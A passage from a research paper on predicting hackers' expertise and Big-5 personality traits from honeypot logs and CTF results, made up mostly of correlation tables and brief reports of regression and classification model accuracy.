	Sig. (2-tailed)	<.001	<.001	<.001	<.001	<.001	.	<.001	<.001	<.001	<.001	.024	<.001	<.001	<.001	<.001	.	
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99

**. Correlation is significant at the 0.01 level (2-tailed).
*. Correlation is significant at the 0.05 level (2-tailed).
b. Cannot be computed because at least one of the variables is constant.

Figure 8: Correlations between the logs and expertise.

The minimum RMSE is obtained as 9.6591 determined by Gaussian process regression, which indicates that this algorithm is the best performing. It means that, with the 9.6591 RMSE, we can predict expertise by looking at the honeypot logs. The RMSE value is between 0 and 100; close to 0 indicates its performance.

The results of the regression learning algorithm applied to the Big-5, Honeypot Logs. Expertise test results are given in Table 24. We can predict expertise from honeypot logs, honeypot logs from the expertise, and Big-5 results and vice versa. In the following table, predictors are the data to predict, and predicted response is the data we try to predict.

Correlations Logs with Big-5

		A2	A3	A5	A7	A8	A9	A10	A11	A12	A13	A14	A15	A17	A19	A20	A22	E	A	O	C	N
A2	Pearson Correlation	1	.410**	.551**	.413**	.369**	.438**	.226*	.c	.440**	.344**	-.384**	.481**	.395**	.344**	.335**	.c	-.153	-.083	-.175	.030	.042
	Sig. (2-tailed)		.000	.000	.000	.000	.000	.025	.	.000	.000	.000	000	.000	.000	.001	.	.130	.415	.084	.765	.681
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A3	Pearson Correlation	.410**	1	.219*	.309**	.368**	.141	.321**	.c	.501**	.615**	-.236*	.377**	.391**	.256*	.326**	.c	-.223*	-.111	-.079	.001	.135
	Sig. (2-tailed)	.000		.029	.002	.000	.164	.001	.	.000	.000	.019	.000	.000	.011	.001	.	.027	.275	.434	.993	.183
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A5	Pearson Correlation	.551**	.219*	1	.332**	.411**	.169	.241*	.c	.552**	.314**	-.289**	.637**	.295**	.447**	.319**	.c	-.019	.028	-.036	.273**	-.107
	Sig. (2-tailed)	.000	.029		.001	.000	.094	.016	.	.000	.002	.004	.000	.003	.000	.001	.	.853	.781	.724	.006	.291
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A7	Pearson Correlation	.413**	.309**	.332**	1	.404**	.480**	.431**	.c	.428**	.512**	-.240*	.446**	.652**	.558**	.453**	.c	-.235*	-.007	.022	-.028	-.069
	Sig. (2-tailed)	.000	.002	.001		.000	.000	.000	.	.000	.000	.017	.000	.000	.000	.000	.	.019	.947	.828	.782	.498
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A8	Pearson Correlation	.369**	.368**	.411**	.404**	1	.318**	.491**	.c	.311**	.504**	-.184	.353**	.438**	.552**	.410**	.c	-.138	.030	-.118	.184	-.117
	Sig. (2-tailed)	.000	.000	.000	.000		.001	.000	.	.002	.000	.068	.000	.000	.000	.000	.	.174	.768	.243	.069	.249
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A9	Pearson Correlation	.438**	.141	.169	.480**	.318**	1	.184	.c	.316**	.316**	-.254*	.176	.493**	.406**	.479**	.c	-.003	-.066	-.026	-.046	-.223*
	Sig. (2-tailed)	.000	.164	.094	.000	.001		.069	.	.001	.001	.011	.081	.000	.000	.000	.	.979	.515	.800	.649	.026
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A10	Pearson Correlation	.226*	.321**	.241*	.431**	.491**	.184	1	.c	.226*	.471**	-.133	.314**	.336**	.409**	.466**	.c	-.130	.018	.021	.209*	-.066
	Sig. (2-tailed)	.025	.001	.016	.000	.000	.069		.	.024	.000	.190	.002	.001	.000	.000	.	.201	.856	.835	.038	.519
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A11	Pearson Correlation	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c
	Sig. (2-tailed)	.	.	.	.	.	.	.		.	.	.	.	.	.	.	.	.	.	.	.	.
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A12	Pearson Correlation	.440**	.501**	.552**	.428**	.311**	.316**	.226*	.c	1	.420**	-.257*	.667**	.511**	.375**	.575**	.c	-.180	-.130	-.063	.114	.045
	Sig. (2-tailed)	.000	.000	.000	.000	.002	.001	.024	.		.000	.010	.000	.000	.000	.000	.	.074	.201	.536	.261	.660
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A13	Pearson Correlation	.344**	.615**	.314**	.512**	.504**	.316**	.471**	.c	.420**	1	-.200*	.339**	.406**	.561**	.236*	.c	-.150	-.062	.011	.024	.011
	Sig. (2-tailed)	.000	.000	.002	.000	.000	.001	.000	.	.000		.047	.001	.000	.000	.019	.	.137	.539	.916	.814	.914
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A14	Pearson Correlation	-.384**	-.236*	-.289**	-.240*	-.184	-.254*	-.133	.c	-.257*	-.200*	1	-.251*	-.229*	-.199*	-.224*	.c	.145	.125	.068	.046	.072
	Sig. (2-tailed)	.000	.019	.004	.017	.068	.011	.190	.	.010	.047		.012	.023	.048	.026	.	.153	.218	.502	.655	.480
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A15	Pearson Correlation	.481**	.377**	.637	.446**	.353**	.176	.314**	.c	.667**	.339**	-.251*	1	.367**	.428**	.433**	.c	-.222*	-.046	-.053	.227*	.072
	Sig. (2-tailed)	.000	.000	.000	.000	.000	.081	.002	.	.000	.001	.012		.000	.000	.000	.	.027	.654	.603	.024	.480
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A17	Pearson Correlation	.395**	.391**	.295**	.652**	.438**	.493**	.336**	.c	.511**	.406**	-.229*	.367**	1	.406**	.578**	.c	-.065	-.042	.052	-.017	-.046
	Sig. (2-tailed)	.000	.000	.003	.000	.000	.000	.001	.	.000	.000	.023	.000		.000	.000	.	.520	.679	.611	.867	.653
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A19	Pearson Correlation	.344**	.256*	.447**	.558**	.552**	.406**	.409**	.c	.375**	.561**	-.199*	.428**	.406**	1	.376**	.c	-.043	.053	.007	.152	-.211*
	Sig. (2-tailed)	.000	.011	.000	.000	.000	.000	.000	.	.000	.000	.048	.000	.000		.000	.	.670	.605	.948	.134	.036
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A20	Pearson Correlation	.335**	.326**	.319**	.453**	.410**	.479**	.466**	.c	.575**	.236*	-.224*	.433**	.578**	.376**	1	.c	-.033	.078	.031	.198*	-.208*
	Sig. (2-tailed)	.001	.001	.001	.000	.000	.000	.000	.	.000	.019	.026	.000	.000	.000		.	.742	.444	.759	.050	.039
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A22	Pearson Correlation	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c
	Sig. (2-tailed)	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
E	Pearson Correlation	-.153	-.223*	-.019	-.235*	-.138	-.003	-.130	.c	-.180	-.150	.145	-.222*	-.065	-.043	-.033	.c	1	.307**	.302**	.134	-.288**
	Sig. (2-tailed)	.130	.027	.853	.019	.174	.979	.201	.	.074	.137	.153	.027	.520	.670	.742	.		.002	.002	.185	.004
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A	Pearson Correlation	.083	-.111	.028	-.007	.030	-.066	.018	.c	-.130	-.062	.125	-.046	-.042	.053	.078	.c	.307**	1	.362**	.343**	-.176
	Sig. (2-tailed)	.415	.275	.781	.947	.768	.515	.856	.	.201	.539	.218	.654	.679	.605	.444	.	.002		.000	.001	.082
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
O	Pearson Correlation	-.175	-.079	-.036	.022	-.118	-.026	-.021	.c	-.063	.011	.068	-.053	.052	.007	.031	.c	.302**	.362**	1	.080	-.025
	Sig. (2-tailed)	.084	.434	.724	.828	.243	.800	.835	.	.536	.916	.502	.603	.611	.948	.759	.	.002	.000		.430	.809
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
C	Pearson Correlation	.030	.001	.273**	-.028	.184	-.046	.209*	.c	.114	.024	.046	.227*	-.017	.152	.198*	.c	.134	.343**	.080	1	-.380**
	Sig. (2-tailed)	.765	.993	.006	.782	.069	.649	.038	.	.261	.814	.655	.024	.867	.134	.050	.	.185	.001	.430		.000
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
N	Pearson Correlation	.042	.135	-.107	-.069	-.117	-.223*	-.066	.c	.045	.011	.072	.072	.046	-.211*	-.208*	.c	-.288**	.176	.025	-.380**	1
	Sig. (2-tailed)	.681	.183	.291	.498	.249	.026	.519	.	660	.914	.480	.480	.653	.036	.039	.	.004	.082	.809	.000	
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99

**. Correlation is significant at the 0.01 level (2-tailed).
*. Correlation is significant at the 0.05 level (2-tailed).
c. Cannot be computed because at least one of the variables is constant.

Figure 9: Correlations between the logs and Big-5 personalities.

Table 24 summarizes the best performing algorithms with their RMSE values for different predictors on different responses. The following data mining algorithms are tried for regression learner: Linear Regression (Linear, Interactions Linear, and Robust Linear), Stepwise Linear Regression (Stepwise Linear), Tree (Fine Tree, Medium Tree, and Coarse Tree), SVM (Linear SVM, Quadratic SVM, Cubic SVM, Fine Gaussian SVM, Medium Gaussian SVM, and Coarse Gaussian SVM), Ensemble (Boasted Trees and Bagged Trees), and Gaussian Process Regression (Squared Exponential GPR, Matern 5/2 GPR, Exponential GPR, and Rational Quadratic GPR).

Correlations Big5-Logs-Exp

		A2	A3	A5	A7	A8	A9	A10	A11	A12	A13	A14	A15	A17	A19	A20	A22	E	A	O	C	N	Expertise
A2	Pearson Correlation	1	.410**	.551	.413**	.369**	.438**	.226*	.c	.440**	.344**	-.384**	.481**	.395**	.344**	.335**	.c	-.153	-.083	-.175	.030	.042	.634**
	Sig. (2-tailed)		.000	.000	.000	.000	.000	.025	.	.000	.000	.000	.000	.000	.000	.001	.	.130	.415	.084	.765	.681	.000
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A3	Pearson Correlation	.410**	1	.219*	.309**	.368**	.141	.321**	.c	.501**	.615**	-.236*	.377**	.391**	.256*	.326**	.c	-.223*	-.111	-.079	.001	.135	.471**
	Sig. (2-tailed)	.000		.029	.002	.000	.164	.001	.	.000	.000	.019	.000	.000	.011	.001	.	.027	.275	.434	.993	.183	.000
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A5	Pearson Correlation	.551**	.219*	1	.332**	.411**	.169	.241*	.c	.552**	.314**	-.289**	.637**	.295**	.447**	.319**	.c	-.019	.028	-.036	.273**	-.107	.642**
	Sig. (2-tailed)	.000	.029		.001	.000	.094	.016	.	.000	.002	.004	.000	.003	.000	.001	.	.853	.781	.724	.006	.291	.000
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A7	Pearson Correlation	.413**	.309**	.332**	1	.404**	.480**	.431**	.c	.428**	.512**	-.240*	.446**	.652**	.558**	.453**	.c	-.235*	-.007	.022	-.028	-.069	.549**
	Sig. (2-tailed)	.000	.002	.001		.000	.000	.000	.	.000	.000	.017	.000	.000	.000	.000	.	.019	.947	.828	.782	.498	.000
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A8	Pearson Correlation	.369**	.368**	.411**	.404**	1	.318**	.491**	.c	.311**	.504**	-.184	.353**	.438**	.552**	.410**	.c	-.138	.030	-.118	.184	-.117	.631**
	Sig. (2-tailed)	.000	.000	.000	.000		.001	.000	.	.002	.000	.068	.000	.000	.000	.000	.	.174	.768	.243	.069	.249	.000
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A9	Pearson Correlation	.438**	.141	.169	.480**	.318**	1	.184	.c	.316**	.316**	-.254*	.176	.493**	.406**	.479**	.c	-.003	-.066	-.026	-.046	-.223*	.457**
	Sig. (2-tailed)	.000	.164	.094	.000	.001		.069	.	.001	.001	.011	.081	.000	.000	.000	.	.979	.515	.800	.649	.026	.000
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A10	Pearson Correlation	.226*	.321**	.241*	.431**	.491**	.184	1	.c	.226*	.471**	-.133	.314**	.336**	.409**	.466**	.c	-.130	.018	-.021	.209*	-.066	.421**
	Sig. (2-tailed)	.025	.001	.016	.000	.000	.069		.	.024	.000	.190	.002	.001	.000	.000	.	.201	.856	.835	.038	.519	.000
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A11	Pearson Correlation	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c
	Sig. (2-tailed)	.	.	.	.	.	.	.		.	.	.	.	.	.	.	.	.	.	.	.	.	.
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A12	Pearson Correlation	.440**	.501**	.552**	.428**	.311**	.316**	.226*	.c	1	.420**	-.257*	.667**	.511**	.375**	.575**	ç	-.180	-.130	-.063	.114	.045	.604**
	Sig. (2-tailed)	.000	.000	.000	.000	.002	.001	.024	.		.000	.010	.000	.000	.000	.000	.	.074	.201	.536	.261	.660	.000
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A13	Pearson Correlation	.344**	.615**	.314**	.512**	.504**	.316**	.471**	.c	.420**	1	-.200*	.339**	.406**	.561**	.236*	.c	-.150	-.062	.011	.024	.011	.613**
	Sig. (2-tailed)	.000	.000	.002	.000	.000	.001	.000	.	.000		.047	.001	.000	.000	.019	.	.137	.539	.916	.814	.914	.000
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A14	Pearson Correlation	-.384**	-.236*	-.289**	-.240*	-.184	-.254*	-.133	.c	-.257*	-.200*	1	-.251*	-.229*	-.199*	-.224*	.c	.145	.125	.068	.046	-.072	-.227*
	Sig. (2-tailed)	.000	.019	.004	.017	.068	.011	.190	.	.010	.047		.012	.023	.048	.026	.	.153	.218	.502	.655	.480	.024
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A15	Pearson Correlation	.481**	.377**	.637**	.446**	.353**	.176	.314**	.c	.667**	.339**	-.251*	1	.367**	.428**	.433**	.c	-.222*	-.046	-.053	.227*	-.072	.602**
	Sig. (2-tailed)	.000	.000	.000	.000	.000	.081	.002	.	.000	.001	.012		.000	.000	.000	.	.027	.654	.603	.024	.480	.000
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A17	Pearson Correlation	.395**	.391**	.295**	.652**	.438**	.493**	.336**	.c	.511**	.406**	-.229*	.367**	1	.406**	.578**	.c	-.065	-.042	.052	-.017	-.046	.431**
	Sig. (2-tailed)	.000	.000	.003	.000	.000	.000	.001	.	.000	.000	.023	.000		.000	.000	.	.520	.679	.611	.867	.653	.000
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A19	Pearson Correlation	.344**	.256*	.447**	.558**	.552**	.406**	.409**	.c	.375**	.561**	-.199*	.428**	.406**	1	.376**	.c	-.043	.053	.007	.152	-.211*	.693**
	Sig. (2-tailed)	.000	.011	.000	.000	.000	.000	.000	.	.000	.000	.048	.000	.000		.000	.	.670	.605	.948	.134	.036	.000
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A20	Pearson Correlation	.335**	.326**	.319**	.453**	.410**	.479**	.466**	.c	.575**	.236*	-.224*	.433**	.578**	.376**	1	.c	-.033	.078	.031	.198*	-.208*	.521**
	Sig. (2-tailed)	.001	.001	.001	.000	.000	.000	.000	.	.000	.019	.026	.000	.000	.000		.	.742	.444	.759	.050	.039	.000
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A22	Pearson Correlation	.	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c	.c
	Sig. (2-tailed)	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.		.	.	.	.	.	.
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
E	Pearson Correlation	-.153	-.223*	-.019	-.235*	-.138	-.003	-.130	.c	-.180	-.150	.145	-.222*	-.065	-.043	-.033	.c	1	.307**	.302**	.134	-.288**	-.101
	Sig. (2-tailed)	.130	.027	.853	.019	.174	.979	.201	.	.074	.137	.153	.027	.520	.670	.742	.		.002	.002	.185	.004	.318
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
A	Pearson Correlation	-.083	-.111	.028	-.007	.030	-.066	.018	.c	-.130	-.062	.125	-.046	-.042	.053	.078	.c	.307**	1	.362**	.343**	.176	-.056
	Sig. (2-tailed)	.415	.275	.781	.947	.768	.515	.856	.	.201	.539	.218	.654	.679	.605	.444	.	.002		.000	.001	.082	.579
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
O	Pearson Correlation	-.175	-.079	-.036	.022	-.118	-.026	-.021	.c	-.063	.011	.068	-.053	.052	.007	.031	.c	.302**	.362**	1	.080	-.025	-.086
	Sig. (2-tailed)	.084	.434	.724	.828	.243	.800	.835	.	.536	.916	.502	.603	.611	.948	.759	.	.002	.000		.430	.809	.399
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
C	Pearson Correlation	.030	.001	.273**	-.028	.184	-.046	.209*	.c	.114	.024	.046	.227*	-.017	.152	.198*	.c	.134	.343**	.080	1	-.380**	.184
	Sig. (2-tailed)	.765	.993	.006	.782	.069	.649	.038	.	.261	.814	.655	.024	.867	.134	.050	.	.185	.001	.430		.000	.068
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
N	Pearson Correlation	.042	.135	-.107	-.069	-.117	-.223*	.066	.c	.045	.011	-.072	-.072	-.046	-.211*	-.208*	.c	-.288**	-.176	-.025	-.380**	1	-.139
	Sig. (2-tailed)	.681	.183	.291	.498	.249	.026	.519	.	.660	.914	.480	.480	.653	.036	.039	.	.004	.082	.809	.000		.168
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
Expertise	Pearson Correlation	.634**	.471**	.642**	.549**	.631**	.457**	.421**	.c	.604**	.613**	-.227*	.602**	.431**	.693**	.521**	.c	-.101	-.056	-.086	.184	-.139	1
	Sig. (2-tailed)	.000	.000	.000	.000	.000	.000	.000	.	.000	.000	.024	.000	.000	.000	.000	.	.318	.579	.399	.068	.168	
	N	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99

**. Correlation is significant at the 0.01 level (2-tailed).
*. Correlation is significant at the 0.05 level (2-tailed).
c. Cannot be computed because at least one of the variables is constant.

Figure 10: Correlations between the logs, Big-5 personalities, and expertise.

The trained model is used to make predictions that give insights for unknown hackers. We composed a new example that is not included in our dataset. In order to verify the effectiveness of our predictions, our new example is generated respecting data from our dataset, which has an expertise result of 95.

The generated honeypot logs of the unknown hacker are presented in Table 25. After applying the trained model to

Correlations

		SignedHoneypLabel	Expertise	AvgTimeKeyboard
SignedHoneypLabel	Pearson Correlation	1	.836**	-.402**
	Sig. (2 -tailed)		<.001	<.001
	N	99	99	99
Expertise	Pearson Correlation	.836**	1	-.307**
	Sig. (2-tailed)	<.001		.002
	N	99	99	99
AvgTimeKeyboard	Pearson Correlation	-.402**	-.307**	1
	Sig. (2-tailed)	<.001	.002	
	N	99	99	99

**. Correlation is significant at the 0.01 level (2-tailed).

Figure 11: Correlations between marked logs, expertise, and keyboard times.

Correlations Big5 Exp

		E	A	O	C	N	Expertise
E	Pearson Correlation	1	.307**	.302**	.134	-.288**	-.101
	Sig. (2-tailed)		.002	.002	.185	.004	.318
	N	99	99	99	99	99	99
A	Pearson Correlation	.307**	1	.362**	.343**	-.176	-.056
	Sig. (2-tailed)	.002		<.001	<.001	.082	.579
	N	99	99	99	99	99	99
O	Pearson Correlation	.302**	.362**	1	.080	-.025	-.086
	Sig. (2-tailed)	.002	<.001		.430	.809	.399
	N	99	99	99	99	99	99
C	Pearson Correlation	.134	.343**	.080	1	-.380**	.184
	Sig. (2-tailed)	.185	<.001	.430		<.001	.068
	N	99	99	99	99	99	99
N	Pearson Correlation	-.288**	-.176	-.025	-.380**	1	-.139
	Sig. (2-tailed)	.004	.082	.809	<.001		.168
	N	99	99	99	99	99	99
Expertise	Pearson Correlation	-.101	-.056	-.086	.184	-.139	1
	Sig. (2-tailed)	.318	.579	.399	.068	.168	
	N	99	99	99	99	99	99

**. Correlation is significant at the 0.01 level (2-tailed).

Figure 12: Correlations between Big-5 and expertise.

the new data below, we obtained its expertise grade as 93.4854, similar to the known hackers 95. Therefore, we achieved the desired result.

Likewise, we will try to predict neuroticism with any log. The same example with Table 25 indicates a neuroticism value of 34.5368. When we look at the real neuroticism value of a participant with similar data, we obtain 33.33. These comparisons give us the chance to make predictions about psychology and expertise by looking at the logs and vice versa.

4.3.2. Predicting with Classification Learner. In Section 4.3.1, analysis using the regression learner was mentioned. In order to strengthen the analysis and compare the methods, classification learner algorithms have also been tried. For this, the data were prepared categorically. Since it gave numerical results in regression learning tried in Section 4.2, the data were prepared numerically. Our dataset has been trained and analyzed with Tree (Fine, Medium, and Coarse), Naive Bayes (Gaussian and Kernel), SVM (Linear, Quadratic, Cubic, and Fine Gaussian), and Ensemble (Boasted, Bagged, and RUBoasted Trees) classification learning methods.

The success of the classifier is determined by the area under the curve (AUC). Therefore, the larger the field, the more successful the classifier (model). The fact that the area under the curve is 1 (which is not a very realistic value) means

Correlations

		E	A	O	C	N	N_E	N_O	Expertise
E	Pearson Correlation	1	.307**	.302**	.134	-.288**	.282**	-.163	-.101
	Sig. (2-tailed)		.002	.002	.185	.004	.005	.107	.318
	N	99	99	99	99	99	99	99	99
A	Pearson Correlation	.307**	1	.362**	.343**	-.176	-.004	-.022	-.056
	Sig. (2-tailed)	.002		<.001	<.001	.082	.965	.828	.579
	N	99	99	99	99	99	99	99	99
O	Pearson Correlation	.302**	.362**	1	.080	-.025	.112	.365**	-.086
	Sig. (2-tailed)	.002	<.001		.430	.809	.269	<.001	.399
	N	99	99	99	99	99	99	99	99
C	Pearson Correlation	.134	.343**	.080	1	-.380**	-.298**	-.325**	.184
	Sig. (2-tailed)	.185	.001	.430		<.001	.003	.001	.068
	N	99	99	99	99	99	99	99	99
N	Pearson Correlation	-.288**	-.176	-.025	-.380**	1	.818**	.914**	-.139
	Sig. (2-tailed)	.004	.082	.809	<.001		<.001	<.001	.168
	N	99	99	99	99	99	99	99	99
N_E	Pearson Correlation	.282**	-.004	.112	-.298**	.818**	1	.801**	-.215*
	Sig. (2-tailed)	.005	.965	.269	.003	<.001		<.001	.033
	N	99	99	99	99	99	99	99	99
N_O	Pearson Correlation	-.163	-.022	.365**	-.325**	.914**	.801**	1	-.168
	Sig. (2-tailed)	.107	.828	<.001	.001	<.001	<.001		.097
	N	99	99	99	99	99	99	99	99
Expertise	Pearson Correlation	-.101	-.056	-.086	.184	-.139	-.215*	-.168	1
	Sig. (2-tailed)	.318	.579	.399	.068	.168	.033	.097	
	N	99	99	99	99	99	99	99	99

**. Correlation is significant at the 0.01 level (2-tailed).
*. Correlation is significant at the 0.05 level (2-tailed).

Figure 13: Correlations between Big-5 and expertise, including the dual effect.

that the classifier correctly classifies all samples without making any mistakes. An example of how classification performance can be interpreted according to the area under the curve is presented in Table 26. AUC values and performance class names in this table are subject to change.

The most accurate values were given by SVM. Figure 16 shows the "expert" class estimate as AUC = 0.89 according to the ROC Curve. The assessment of the "good" class" is 0.71.

In order to test the algorithm results, the same algorithms were tried again on a dataset with an expertise score of more than 40 and known to be experienced in the field of cyber security. Naive Bayes, Ensemble (Bagged Tree), and SVM (CUBIC) gave the best results in this trial, and accuracy increased by 11%. The predictive AUC of the Expert class improved to = 0.91. The good class was estimated at 0.86. These results show that better results can be obtained if the people participating in the tests are selected from people knowledgeable in the field of cyber security.

When regression learner mentioned in Section 4.3.1 and the classification learner method are compared, it is seen that they have similar accuracy by looking at AUC and RMSE values.

5. Discussion and Limitations

The proposed methodology combines the Big-5 Personality Test, cyber expertise test, and CTF test to have information about the multiple areas of expertise in computers by looking at people's character analysis and also have information about hacker psychology by looking at their expertise on the computers. The strengths of the proposed model are listed below:

The major strength of the study is that there is no similar study in the literature. However, this can also be considered a weakness in which the results of the study are not comparable with any existing studies as yet.

In the study, a honeypot was developed, and CTF questions were created. These questions are original and are first posed by this article.

Thanks to hacker psychology analysis; when an unknown person is encountered, it is aimed to understand the possibility of an attack from the behavior of the person and his expertise in this attack. Similarly, it is desired to determine the likelihood of a cyberattack by looking at the logs left by a person in any system. In addition to these, a psychological analysis of this person was also provided.

The study wants to show that these relationships can be an element of attack prevention for institutions by analyzing the relevance of any cyberattack to the

Correlations

		Soc	Asse	Enl	Com	Res	Tru	Org	Pro	Anx	Dep	Emo	IntC	AeS	CreI	Expertise
Soc	Pearson Correlation	1	.467**	.241*	-.063	-.146	.228*	-.142	-.015	-.208*	-.328**	-.009	.137	-.048	.156	.023
	Sig. (2-tailed)		<.001	.013	.522	.136	.019	.147	.882	.032	<.001	.924	.163	.624	.111	.839
	N	106	106	106	106	106	106	106	106	106	106	106	106	106	106	83
Asse	Pearson Correlation	.467**	1	.335**	.157	-.170	.098	.155	.203*	-.220*	-.382**	-.222*	.182	-.023	.249*	.065
	Sig. (2-tailed)	<.001		<.001	.108	.082	.316	.113	.037	.023	<.001	.022	.062	.814	.010	.561
	N	106	106	106	106	106	106	106	106	106	106	106	106	106	106	83
Enl	Pearson Correlation	.241*	.335**	1	.343**	.126	.261**	.134	.222*	.048	-.154	.002	.357**	.254**	.312**	-.127
	Sig. (2-tailed)	.013	<.001		<.001	.197	.007	.169	.022	.625	.114	.984	<.001	.009	.001	.251
	N	106	106	106	106	106	106	106	106	106	106	106	106	106	106	83
Com	Pearson Correlation	-.063	.157	.343**	1	.203*	.148	.083	.109	.011	-.031	.095	.167	.160	.047	-.101
	Sig. (2-tailed)	.522	.108	<.001		.037	.131	.398	.265	.908	.751	.333	.087	.102	.631	.365
	N	106	106	106	106	106	106	106	106	106	106	106	106	106	106	83
Res	Pearson Correlation	-.146	-.170	.126	.203*	1	.417**	.403**	.376**	-.188	-.282**	-.353**	.093	.190	.165	-.215
	Sig. (2-tailed)	.136	.082	.197	.037		<.001	<.001	<.001	.054	.003	<.001	.346	.051	.091	.051
	N	106	106	106	106	106	106	106	106	106	106	106	106	106	106	83
Tru	Pearson Correlation	.228*	.098	.261**	.148	.417**	1	.077	.174	-.286**	-.234*	-.244*	.133	.047	.282**	.016
	Sig. (2-tailed)	.019	.316	.007	.131	<.001		.430	.075	.003	.016	.012	.174	.630	.003	.883
	N	106	106	106	106	106	106	106	106	106	106	106	106	106	106	83
Org	Pearson Correlation	-.142	.155	.134	.083	.403**	.077	1	.562**	-.090	-.213*	-.291**	-.070	.138	-.014	-.224*
	Sig. (2-tailed)	.147	.113	.169	.398	<.001	.430		<.001	.357	.029	.003	.475	.158	.883	.042
	N	106	106	106	106	106	106	106	106	106	106	106	106	106	106	83
Pro	Pearson Correlation	-.015	.203*	.222*	.109	.376**	.174	.562**	1	-.107	-.343**	-.443**	-.029	.180	.071	-.101
	Sig. (2-tailed)	.882	.037	.022	.265	<.001	.075	<.001		.274	<.001	<.001	.770	.065	.471	.365
	N	106	106	106	106	106	106	106	106	106	106	106	106	106	106	83
Anx	Pearson Correlation	-.208*	-.220*	.048	.011	-.188	-.286**	-.090	-.107	1	.495**	.462**	.056	.047	-.241*	.006
	Sig. (2-tailed)	.032	.023	.625	.908	.054	.003	.357	.274		<.001	<.001	.569	.630	.013	.955
	N	106	106	106	106	106	106	106	106	106	106	106	106	106	106	83
Dep	Pearson Correlation	-.328**	-.382**	-.154	-.031	-.282**	-.234*	-.213*	-.343**	.495**	1	.560**	-.088	-.047	-.144	-.036
	Sig. (2-tailed)	<.001	<.001	.114	.751	.003	.016	.029	<.001	<.001		<.001	.369	.630	.141	.748
	N	106	106	106	106	106	106	106	106	106	106	106	106	106	106	83
Emo	Pearson Correlation	-.009	-.222*	.002	.095	-.353**	-.244*	-.291**	-.443**	.462**	.560**	1	-.018	-.094	.176	.096
	Sig. (2-tailed)	.924	.022	.984	.333	.000	.012	.003	<.001	<.001	<.001		.851	.336	.071	.390
	N	106	106	106	106	106	106	106	106	106	106	106	106	106	106	83
IntC	Pearson Correlation	.137	.182	.357**	.167	.093	.133	-.070	-.029	.056	-.088	-.018	1	.338**	.432**	-.015
	Sig. (2-tailed)	.163	.062	<.001	.087	.346	.174	.475	.770	.569	.369	.851		<.001	<.001	.891
	N	106	106	106	106	106	106	106	106	106	106	106	106	106	106	83
